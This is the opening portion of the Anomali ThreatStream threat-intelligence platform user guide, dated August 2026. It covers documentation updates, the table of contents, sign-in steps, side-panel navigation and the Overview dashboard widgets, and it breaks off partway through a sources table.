



Anomali ThreatStream

User Guide

August 5, 2026

ANOMALI®

Copyright Notice

Copyright © 2026 Anomali, Inc. All rights reserved.

Anomali is a registered trademark, ThreatStream is a registered service mark, and Optic, Integrator, STAXX, Anomali Enterprise, Anomali Match, Anomali Security Analytics, Anomali Lens, and Anomali Copilot are trademarks of Anomali, Inc.

All other brands, products, and company names used herein may be trademarks of their respective owners.

Support

Support Portal	https://support.anomali.com
Email	support@anomali.com
Phone	+1 844-4-THREATS

ThreatStream Documentation Updates

Date	Description
Aug 5, 2026	Added the Phishing.Database - Active IPs and Phishing.Database - Active Domains open-source feeds to "Available Open Source Feeds" on page 969. Added the Google Threat Intelligence - Live Yara Rules Hunting, DomainTools Domain Hotlist, and Socket.dev Open Source Software Threat Feed premium feeds to "Available Premium Feeds" on page 986. Removed the Anomali Credential Monitoring, Anomali Dark Web Intelligence, Anomali Early Warning Alerts, Anomali C2 Detection, and Anomali Threat Briefings feeds from "Available Premium Feeds" on page 986. Added a guideline about emails with extremely deep HTML nesting to "Ingesting Phishing Emails" on page 328.
Jul 29, 2026	Added information about URL characters limit to "Submitting Malware for Detonation" on page 875. Updated "Configuring No Data Notifications for Individual Feeds" on page 1052.
Jul 23, 2026	Updated "Submitting Malware for Detonation" on page 875.
Jul 8, 2026	Updated the activation process in "Integrating with Zscaler" on page 192.

CONTENTS

ThreatStream Documentation Updates	3
Chapter 1: Accessing ThreatStream	14
Chapter 2: Navigating ThreatStream	18
A Tour of the ThreatStream Overview Dashboard	25
Visualizing Threats With MyEvents Map	33
Viewing Weekly Summaries for Your Organization	35
Generating User Activity Reports	38
Available User Activity Widgets	41
Exporting User Reports	43
Viewing the Intelligence Initiatives Dashboard	44
Viewing the Workgroups Dashboard	45
Custom Dashboards	47
Managing Dashboards	75
Anomali Downloads	77
Chapter 3: First Steps in ThreatStream	78
First Steps for All Users	78
First Steps for Administrators	81
Chapter 4: Account Settings	82
Account Settings Operations	82
Managing My Account Settings	82
Receiving Notifications from ThreatStream	84
Receiving In-App Notifications From ThreatStream	88
Managing Your ThreatStream Password	91
Chapter 5: Organization Administration	93
Organization Administration Operations	93
Viewing and Editing Organization Settings	94

Authentication in ThreatStream	104
Mailboxes for Receiving Observables	105
Multi-Factor Authentication	118
Managing Organization Users	122
Customizing Emails for New Users	126
Configuring Single Sign On (SSO)	127
Updating Organization Exclude List	160
Integrating with Third-Party Services	165
User Activity Audit	195
Restricting Access to Intelligence with Workgroups	199
Adding Preferred Tags to Intelligence	204
Managing Description Templates	208
Managing Organization Never Scan Lists for Anomali Copilot	213
Managing ThreatStream User Privileges	215
Chapter 6: User and Role Management on the Anomali Platform	220
Overview	220
Managing Roles	222
Using System Roles	234
Managing Users	240
Non-administrator Permissions	250
Read Only User Permissions	251
Auditor User Permissions	252
Configuring Single Sign On (SSO)	254
Enabling User Management with Third-Party Identity Providers	265
Chapter 7: Sharing Intelligence via TAXII on ThreatStream	285
Getting Started with TAXII on ThreatStream	287
Connecting to Your ThreatStream TAXII Server From a TAXII Client	288
Using ThreatStream as a TAXII Client	291
Managing TAXII Sites	293
Managing TAXII Site Collections	295
Managing TAXII Feeds	301

Chapter 8: Searching Intelligence in ThreatStream	304
Chapter 9: Importing Observables with Import Assistant	306
General Guidelines for Importing Observables	308
Importing Observables	315
Importing Observables From an Email	325
Ingesting Phishing Emails	328
Importing STIX Data into the Anomali Threat Model	331
Viewing Import Jobs Associated With Your Organization	339
Restricting Observables Visibility to Workgroups During Import	342
Managing Import Jobs	343
Chapter 10: Collaborating with Trusted Circles	370
Public and Non-Public Trusted Circles	371
Privacy of Data in a Trusted Circle	372
Understanding the Role of a Trusted Circle Administrator	372
Creating a Trusted Circle	373
Editing a Trusted Circle	375
Joining a Trusted Circle	376
Managing Access Requests to Trusted Circles	377
Inviting Members to Join a Trusted Circle	378
Leaving a Trusted Circle	379
Sharing Data with Trusted Circles	380
Viewing Members of a Trusted Circle	381
Viewing Trusted Circles	382
Deleting a Trusted Circle	383
Chapter 11: Managing Feeds	385
Importing Feeds Using Basic Submission	387
Importing Feeds Using Advanced Submission	391
Importing RSS Feeds	396
Viewing Feed Details	400
Editing Feeds	402
Deactivating Feeds	403

Exporting Feeds to a CSV File	403
Chapter 12: Rules	405
Guidelines for Advanced Search-Based Rules	409
Guidelines for Keyword-Based Rules	411
Creating Rules	414
Viewing Rule Details	424
Editing Rules	427
Re-Enabling Disabled Rules	431
Exporting Rules	433
Deleting Rules	434
Receiving Rules Email Notifications	435
Chapter 13: Comparing Feeds with Feed Optimizer	439
Chapter 14: Using MITRE ATT&CK Profiles in ThreatStream	441
Managing MITRE ATT&CK Profiles	442
Exporting MITRE ATT&CK Profiles	447
Configuring Security Coverage of MITRE ATT&CK Profiles	448
Specifying a MITRE ATT&CK Security Coverage Framework Version	452
Configuring a Representation of your Security Coverage from a JSON File	452
Manually Configuring a Representation of Security Coverage	454
Using MITRE ATT&CK Frameworks in ThreatStream	455
Chapter 15: Attributing Organizational Goals with Intelligence Initiatives	459
Intelligence Requirements	461
Information in an Intelligence Initiative	463
Creating Intelligence Initiatives	471
Completing Intelligence Initiatives	475
Exporting Intelligence Initiatives	477
Deleting Intelligence Initiatives	478
Chapter 16: Searching for Observables in ThreatStream	480
Performing Basic Observable Searches	480
Performing Advanced Observable Searches	483

Performing Bulk Observable Searches	495
Searching for Defanged Observable Values	496
Filtering Search Results	498
Saving Observable Search Filters	503
Exporting Search Results	505
Case Sensitivity in ThreatStream Search	507
Chapter 17: Observables	509
Observable Confidence in ThreatStream	525
Editing Observable Details	528
Associating an Observable with Other Observables	532
Adding Private Tags to Observables	533
Bulk Tag Management of Observables	534
Restricting Observable Visibility to Workgroups	538
Reporting False Positives	541
My Attacks Report	544
Viewing Matches and My Attacks	547
Deleting Observables	553
Chapter 18: Using the Anomali Threat Model	555
How to Use the Threat Model	558
Threat Model Dashboard	559
Accessing Threat Models	560
Adding New Threat Model Entities	569
Reviewing Threat Model Entities for Publication	581
Bulk Tag Management of Threat Models	583
Adding Threat Model Entities to Investigations	586
Sharing Threat Model Entities via Email	589
Cloning Threat Model Entities	593
Creating Description Templates From Threat Models	594
Creating a Template	594
Restricting Threat Model Entities to Workgroups	596
Deleting Threat Model Entities	596

Exporting Threat Model Entities in PDF Format	597
Exporting Threat Model Entities in STIX Format	607
Performing Advanced Threat Model Searches	608
Summarizing Threat Model Entities with Anomali Copilot	624
Saving Threat Model Search Filters	627
Viewing Actor Details	630
Viewing Attack Pattern Details	644
Viewing Campaign Details	657
Viewing Course of Action Details	671
Adding STIX 2.1 Custom Objects to the Anomali Threat Model	683
Viewing Identity Details	697
Viewing Incident Details	710
Viewing Infrastructure Details	723
Viewing Malware Details	735
Viewing Signature Details	748
Viewing Threat Bulletin Details	763
Viewing Tool Details	775
Viewing TTP Details	788
Viewing Vulnerability Details	800
Using MITRE ATT&CK Frameworks in Threat Models	813
Managing STIX Relationship Objects (SROs)	815
Adding Labels to Associations	818
Viewing Threat Model Entity History	822
Chapter 19: Attack Flow Library	824
Creating Attack Flows	825
Updating Attack Flows	827
Exporting Attack Flows	828
Deleting Attack Flows	828
Viewing Attack Flow Details	829
Chapter 20: Attack Surface Management	831
Configuring Attack Surface Management Settings	832

Viewing Asset Inventory	843
Adding and Removing Asset Tags	847
Viewing Asset Details	849
Assigning a Status to Asset Issues	853
Exporting Attack Surface Management Data	856
Understanding Risk Scores	859
Accessing Attack Surface Management History	861
Viewing Attack Surface Management Report Details	865
Chapter 21: Analyzing Malware with the ThreatStream Sandbox	874
Available Sandbox Services in ThreatStream	875
Submitting Malware for Detonation	875
Viewing Sandbox Reports	881
Importing Observables from a Sandbox Report	886
Exporting a Sandbox Report	887
Adding Sandbox Reports to Investigations	889
Editing Sandbox Report Visibility	890
Associating Intelligence Initiatives with a Detonation Report	891
Deleting a Sandbox Report	892
Activating Joe Sandbox	892
Activating VMRay	895
Activating Polyswarm	899
Troubleshooting Joe Sandbox Submissions	901
Chapter 22: Investigating Threats in ThreatStream	903
Investigations List View	904
Creating Investigations	906
Creating Description Templates From Investigations	910
Understanding User Interface of Investigations	913
Collaborating on Investigations	922
Using the MITRE ATT&CK Framework in Investigations	924
Managing Investigation Entities	930
Exporting Investigations as Threat Model Entities	943

Exporting Investigations to a CSV File	945
Exporting Attack Flows from Investigations	948
Exporting Investigations to a PDF File	949
Exporting MITRE ATT&CK Models to a JSON File	949
Deleting Investigations	950
Automating Investigation Tasks in ThreatStream	951
Chapter 23: Analyzing Adversary Infrastructure with Explore	958
Exploring Known Attack Infrastructure	958
Exploring Previously Unknown Attack Infrastructure	959
Understanding the Explore Interface	960
Adding Nodes to Explore	963
Importing Observables From Explore Chart	963
Exporting Explore Chart	964
Saving Explore Chart	964
Chapter 24: Subscribing to Anomali Feeds, Enrichments, and Intelligence Channels	966
Available Open Source Feeds	969
Managing Open Source Intelligence (OSINT) Feeds	983
Available Premium Feeds	986
Managing Premium Feeds	1033
Available Free Feeds	1038
Managing Free Feeds	1039
Managing Anomali Copilot RSS Feeds	1041
Managing Anomali Intelligence Channels	1046
Viewing and Monitoring Health Information of Active Feeds and Intelligence Channels	1049
Activating Enrichments	1053
Anomali Targeted Threat Monitoring (ATTM)	1134
Anomali Premium Digital Risk Protection (PDRP)	1173
Anomali PDRP Enhanced	1217
Chapter 25: Collaborating with ThreatStream Chat	1249
Accessing Chat	1249

Chatting With Your Organization	1251
Chatting With Trusted Circles	1254
Enabling Chat for Your Organization	1256
Chapter 26: Anomali Copilot Suite Overview	1258
Anomali Copilot Chat	1259
Anomali Custom Copilot	1262
Managing Custom Copilots	1267
Using Copilot Asset Analyzer	1268
Using Anomali Copilot in ThreatStream	1270
Chapter 27: Participating in the Anomali Community	1282
Managing Your Profile Settings	1282
Earning Badges	1286
Watching, Starring, Viewing, Liking, and Sharing Intelligence	1286
Viewing the Community Threats Dashboard	1288
Chapter 28: Using the Anomali Platform in an MSSP Environment	1289
Chapter 29: Connecting Claude to ThreatStream MCP Using API Key	1291
Configuring Claude to Use ThreatStream MCP Server	1291
Best Practices for Using Claude with ThreatStream	1295
Chapter 30: ThreatStream Integrator	1297
Supported Integrations	1297
Downloading ThreatStream Integrator	1298
Appendix A: Intelligence Fields in ThreatStream	1299
Appendix B: Limits in ThreatStream	1307
Appendix C: Supported Attributes for STIX Entities	1310
Appendix D: Indicator Types in ThreatStream	1324
Appendix E: Wildcard Observables	1370
Wildcard Observables Usage	1370

Supported Wildcard Expressions 1370

Wildcard iTypes 1372

Supported Workflows 1373

Appendix F: Threat Types in ThreatStream 1374

Send Documentation Feedback 1386

Chapter 1: Accessing ThreatStream

You can access ThreatStream through a supported web browser or via REST APIs.

Connecting to ThreatStream via a Web Browser

- **To connect to the ThreatStream Cloud platform:**

- US Cloud: `https://ui.threatstream.com`
- EU Cloud: `https://ui-eu.threatstream.com`

- **To connect to ThreatStream OnPrem:**

`https://<appliance_host_name_OR_IP_address>`

- **To connect to ThreatStream API:**

- US Cloud: `https://api.threatstream.com/api/<api_version>/<resource>/`
- EU Cloud: `https://api-eu.threatstream.com/api/<api_version>/<resource>/`

Browser Requirements

The latest versions of the following browsers are supported for accessing the ThreatStream user interface:

- Chrome
- Microsoft Edge
- Firefox
- Safari

Authenticating to ThreatStream

You can authenticate to ThreatStream using your work email address and password, or through Single Sign-On (SSO).

To learn more about email address and password authentication, see ["Signing In to ThreatStream with Email and Password" below](#).

To learn more about SSO authentication, see ["Signing In to ThreatStream Using SSO" on the next page](#).

To learn more about API authentication, see [Accessing the API](#).

Signing In to ThreatStream with Email and Password

You can sign in to ThreatStream using your work email address and password.

To sign in with your email and password:

1. Open a supported browser and go to

`https://ui.threatstream.com` (for US Cloud customers).


OR

`https://ui-eu.threatstream.com` (for EU Cloud customers)



Note: If you are using ThreatStream OnPrem, go to `https://<appliance_host_name_OR_IP_address>`

2. On the login page that opens, enter your work email address and password.



3. Select **I have an MFA token** and enter the code provided by the Authenticator app you use.



Note: This step applies only to organizations that require multi-factor authentication.

4. Click **Sign in**.

You are redirected to the ThreatStream landing page.

Signing In to ThreatStream Using SSO

ThreatStream supports Single Sign-On (SSO), allowing you to securely sign in using an identity provider configured by your organization.

You can sign in to ThreatStream with SSO in one of the following ways:

- Initiate login from your identity provider. See "[Configuring Single Sign On \(SSO\)](#)" on page 254 for details.
- Use the ThreatStream SSO Login page to initiate login (Beta).



Note: Authenticating through SSO on the SSO login page is not supported by ThreatStream OnPrem.


To sign in using the SSO login page (Beta):

1. Open a supported browser and go to

<https://ui.threatstream.com/login-sso> (for US Cloud customers)

OR

<https://ui-eu.threatstream.com/login-sso> (for EU Cloud customers)




2. Enter your work email address.
3. Click **Sign in with SSO**.

ThreatStream automatically checks whether your organization has SSO configured.


Depending on your organization's configuration, one of the following occurs:

- *If one SSO provider is configured:* a message indicating that you are being redirected to the ThreatStream landing page is displayed.
- *If multiple SSO providers are configured,* a list of available providers is displayed. Enter your work email address and click the provider you want to use to be redirected to the ThreatStream landing page.



Chapter 2: Navigating ThreatStream

After you log in to ThreatStream, use the side navigation panel to browse ThreatStream and other Anomali platform products to which your organization is subscribed. Below is an example of the pinned menu in the side navigation panel.




1 Pin: Click to pin or unpin the side navigation panel. By default, the side navigation panel is pinned.

2 Search Menu: Enter a corresponding keyword in the Search Menu field to quickly find the menu item of your interest. The search is done within the menu items of Anomali products to which your organization is subscribed.

Note that the page you land on after logging in to your ThreatStream account depends on the default landing page selected in ThreatStream Settings. See ["Managing My Account Settings" on page 82](#) for more information.

3 Anomali platform modules. See ["Anomali Platform Modules" on page 22](#) for more information. Use S, D, C, L, T, A and I keys as shortcuts to switch between Anomali modules.

The following is an example of the ThreatStream UI with the side navigation panel:



1 Dashboards

- **Overview:** Get a real-time overview of observables relevant to your organization and view alerts that require your immediate action. See ["A Tour of the ThreatStream Overview Dashboard"](#) on page 25 for more information.
- **My Events:** Visualize the geographic location of threats around the world. See ["Visualizing Threats With MyEvents Map"](#) on page 33 for more information.
- **Weekly Summary:** Visualize the quality of data coming through the various feeds supplying your organization with intelligence. See ["Viewing Weekly Summaries for Your Organization"](#) on page 35 for more information.
- **User Activity:** Generate reports on user activity within your organization. See ["Generating User Activity Reports"](#) on page 38 for more information.
- **Intelligence Initiatives:** Gain a high level view of open intelligence initiatives created by your organization. See ["Viewing the Intelligence Initiatives Dashboard"](#) on page 44 for more information.
- **Workgroups:** Gain insight on the latest activity from the workgroups of which you are a member. See ["Viewing the Workgroups Dashboard"](#) on page 45 for more information.
- **+ Add Dashboard:** Add a custom dashboard to your home screen. See ["Custom Dashboards"](#) on page 47 for more information.



Tip: You can rearrange the order of the dashboards on your home page by dragging and dropping the tabs.

2 Manage

- **Imports:** Import threat intelligence via raw text, CSV, Excel, PDF, or STIX. See ["Importing Observables" on page 315](#) for more information.
- **Trusted Circles:** Enable the sharing of information between your organization and other organizations on ThreatStream. See ["Collaborating with Trusted Circles" on page 370](#) for more information.
- **Feeds:** Add any additional threat intelligence feeds in your possession not provided by Anomali. See ["Managing Feeds" on page 385](#) for more information.
- **Rules:** Configure rules that take automated actions when specific keywords appear in newly created Threat Bulletins, Sandbox Reports, Signatures, Vulnerabilities, or recently received observables. See ["Rules" on page 405](#) for more information.
- **Feed Optimizer:** Compare observable overlap between open-source intelligence sources that feed your threat intelligence. See ["Comparing Feeds with Feed Optimizer" on page 439](#) for more information.
- **MITRE ATT&CK:** Manage your organization MITRE ATT&CK Security Coverage Framework. See ["Configuring Security Coverage of MITRE ATT&CK Profiles" on page 448](#) for more information.
- **Intelligence Initiatives:** Attribute threat intelligence and efforts to larger organizational goals with the help of intelligence initiatives, which allow you to focus efforts related to specific goals by centralizing related threat intelligence feeds (known within intelligence initiatives as Collections), import sessions, investigations, rules, sandbox detonations, Threat Model entities, and observables. See ["Attributing Organizational Goals with Intelligence Initiatives" on page 459](#) for more information.
- **Manage Dashboards:** View all your dashboards and choose which dashboards appear on your home screen. See ["Managing Dashboards" on page 75](#) for more information.
- **Task Automation:** Automate investigation tasks. See ["Automating Investigation Tasks in ThreatStream" on page 951](#) for more information.

3 Analyze

- **Overview:** View the five most recent Actors, Campaigns, Malware, Incidents, Signatures, Threat Bulletins, TTPs, and Vulnerabilities that were updated on ThreatStream. See ["Threat Model Dashboard" on page 559](#) for more information.
- **Observables:** Search for and drill down on observables relevant to your organization. See ["Searching for Observables in ThreatStream" on page 480](#) for more information.
- **Threat Model:** Your hub for threat model management on ThreatStream. Search the threat model entities you have access to on ThreatStream via keywords and easy-to-use filtering. You can also create new threat model entities from this page. See ["Using the Anomali Threat Model" on page 555](#) for more information.
- **Attack Flow:** Collection of common MITRE Attack Flows (MAF), which provides a way to fingerprint attacks. You can view, update and export attack flows. See ["Attack Flow Library" on page 824](#) for more information.

4 Research

- **Investigations:** Centrally manage threat investigations of interest to your organization. See ["Investigating Threats in ThreatStream" on page 903](#) for more information.
- **Explore:** Explore relationships between observables and other entities using a graphical tool. See ["Analyzing Adversary Infrastructure with Explore" on page 958](#) for more information.
- **Sandbox:** Perform automated observable extraction through uploading files or adding URLs. See ["Analyzing Malware with the ThreatStream Sandbox" on page 874](#) for more information.
- **Collaborate:** Leverage instant messaging within ThreatStream to chat with Organization and Trusted Circle members. See ["Collaborating with ThreatStream Chat" on page 1249](#) for more information.

5 APP Store

Purchase and load-in additional streams to increase the quality of your data.

6 Search

Perform basic keyword searches for observables, Actors, Campaigns, Malware, Incidents, Signatures, Threat Bulletins, TTPs, and Vulnerabilities. For more, see ["Searching Intelligence in ThreatStream" on page 304](#).

7 Anomali Platform Modules

Access other Anomali platform modules:

- Search
- Dashboard
- Copilot



Note: The Anomali Copilot subscription is required to view the Copilot menu.

- Alerting



Note: The Security Analytics subscription is required to view the Alerting menu.

- Security Analytics



Note: The Security Analytics subscription is required to view the Security Analytics menu.


- Cloud Integrator



Note: This is a limited-availability feature which requires Integrator Cloud v8.5.7 or later.

8 What's New

Learn about important announcements, new features, enhancements, and content added to the Anomali platform over the past six months. Filter What's New items by module or release type.



For a full list of ThreatStream releases, see [What's New in ThreatStream](#).

For a full list of Security Analytics releases, see [What's New In Security Analytics](#).

For a full list of Search releases, see [What's New in Search](#).

For a full list of Copilot, see [What's New in Copilot](#).

For a full list of Dashboard releases, see [What's New in Dashboards](#).

9 Notification Center

ThreatStream displays in-app notifications when certain events occur.

For a detailed list of notifications and how to subscribe to them, see ["Receiving In-App Notifications From ThreatStream" on page 88](#).

10 Help

- **Help:** Access comprehensive context sensitive online help for the area of ThreatStream you are currently viewing.
- **Downloads:** Find the latest available software from Anomali.

- **Support:** Contact Anomali support.
- **About:** Read the Anomali ThreatStream copyright message.

11 Settings

Settings of Anomali products to which your organization is subscribed.

Click **Settings** > **ThreatStream** to manage ThreatStream user and organization level settings. See ["Account Settings" on page 82](#) and ["Organization Administration" on page 93](#) for more information.

12 Profile

- **Theme:** Choose the Light or Dark Theme for the platform UI. See ["Selecting a User Interface Theme" on page 1285](#) for details.
- **Profile:** View and edit your profile. See ["Creating and Managing Your Profile" on page 1283](#) for details.
- **Logout:** Terminate your current ThreatStream session.

13 Import

Create import jobs with the import assistant. See ["Importing Observables with Import Assistant" on page 306](#) for details.

14 Summarization

Summarize threat model entities with Anomali Copilot. See ["Summarizing Threat Model Entities with Anomali Copilot" on page 624](#) details.

15 Anomali Copilot

Analyze complex information within ThreatStream with Anomali Copilot. See ["Using Anomali Copilot in ThreatStream" on page 1270](#) for details.

16 Status Chips

Status chips indicating recently added or soon to be deprecated features and enhancements. Mouse over a status chip for details about the change. You can see the following statuses:

A Tour of the ThreatStream Overview Dashboard

The **Overview** dashboard is your hub for proactive threat detection on ThreatStream. It displays summaries of the latest threat intelligence available to you on ThreatStream, recent activity within your organization, alerts that require your attention, and notifications for open tasks assigned to you.

Each user is free to customize the appearance of their dashboard. In addition to selecting the widgets displayed on your dashboard, you can drag and drop widgets to change the order in which they are arranged.


The information in this section focuses on the Overview Dashboard. For:

- My Events dashboard, see ["Visualizing Threats With MyEvents Map" on page 33](#)
- Weekly Summary dashboard, see ["Viewing Weekly Summaries for Your Organization" on page 35](#)
- Community Threats dashboard, see ["Viewing the Community Threats Dashboard" on page 1288](#)
- Reporting dashboard, see ["Generating User Activity Reports" on page 38](#)
- Intelligence Initiatives dashboard, see ["Viewing the Intelligence Initiatives Dashboard" on page 44](#)
- Workgroups dashboard, see ["Viewing the Workgroups Dashboard" on page 45](#)
- Custom dashboards from your organization or the Anomali Threat Research Team, see ["Custom Dashboards" on page 47](#)

Below is the example of the Overview dashboard.

User Guide

Chapter 2: Navigating ThreatStream




- 1 Click **Add Dashboard Widget** to select additional widgets to display on your dashboard.
- 2 Remove the widget from your dashboard.
- 3 Change the location of the widget on your dashboard. Click and drag the widget to the desired location.
- 4 Select a date range for the data displayed on the dashboard. By default, data from the last seven days is displayed.
- 5 Reset your dashboard to the default configuration.



Available Dashboard Widgets

The following table contains an alphabetical list of all available widgets. Once you add a widget, it is no longer available in the Add New Dashboard Widget drop-down list. Therefore, your drop-down list will only contain widgets that are not yet added to your dashboard.

Widget	Description
Contributions	View a summary of recent intelligence contributed to ThreatStream. Note that this is the top-most horizontal box at the top, which spans across the entire dashboard. • Total # of Observables: Number of observables added during the time range selected for the dashboard. • Your Total Contribution: Number of observables added by your organization during the selected time range. Sources include imports, streams configured by your organization, or TAXII feeds. • My Attacks: Number of observables from the selected time range that triggered alerts in your integrated destinations. You can view expanded My Attacks data on the My Recent Attacks widget. • Total Community Contribution: Number of observables to which you have access that were contributed by other organizations. • # of False Positives Filtered: Number of observables to which you have access that were reported as false positive. • Last Indicator Received: Time elapsed since the most recent observable to which you have access was added to ThreatStream.


Widget	Description
Indicators by Type	View observables added to ThreatStream by indicator type on a bar chart. Click bar chart segments to view observables on the Observables search page.  Use the top right menu to toggle between a view of All Types, Top 5 Indicator Types, and Top 10 Indicator Types. Indicator types represented on the chart are listed in the chart key. You can click indicator types on the chart key to add or remove them from the chart. Click Deselect All to remove all indicator types from the chart, or Select All to add all indicator types from the chart key to the chart.

Widget	Description																																																							
Sources	View statistics on observables added to ThreatStream via your organization, private feeds, and curated open source feeds. You can click the columns to view the top 10 sources in each category, as displayed below. MY ORGANIZATION <table><thead><tr><th></th><th>Overall</th><th>This Period</th><th>% Change</th><th># of False Positives</th></tr></thead><tbody><tr><td>https://urlscan...</td><td>4,432,003</td><td>29,962</td><td>↓ -1 %</td><td>17,410</td></tr><tr><td>FedGov STIX/TAX...</td><td>4,425,212</td><td>1,077</td><td>↑ 59 %</td><td>1</td></tr><tr><td>AIS STIX/TAXIL...</td><td>2,982,833</td><td>1,026</td><td>↑ 57 %</td><td>0</td></tr><tr><td>Resecurity - PS...</td><td>972,538</td><td>749</td><td>↓ -90 %</td><td>0</td></tr><tr><td>Brute Force Log...</td><td>392,206</td><td>1,720</td><td>↑ 207 %</td><td>97</td></tr><tr><td>Zone-H-Dung-Tes...</td><td>142,171</td><td>435</td><td>↑ 5 %</td><td>0</td></tr><tr><td>Phishing URLs H...</td><td>128,832</td><td>290</td><td>↓ -39 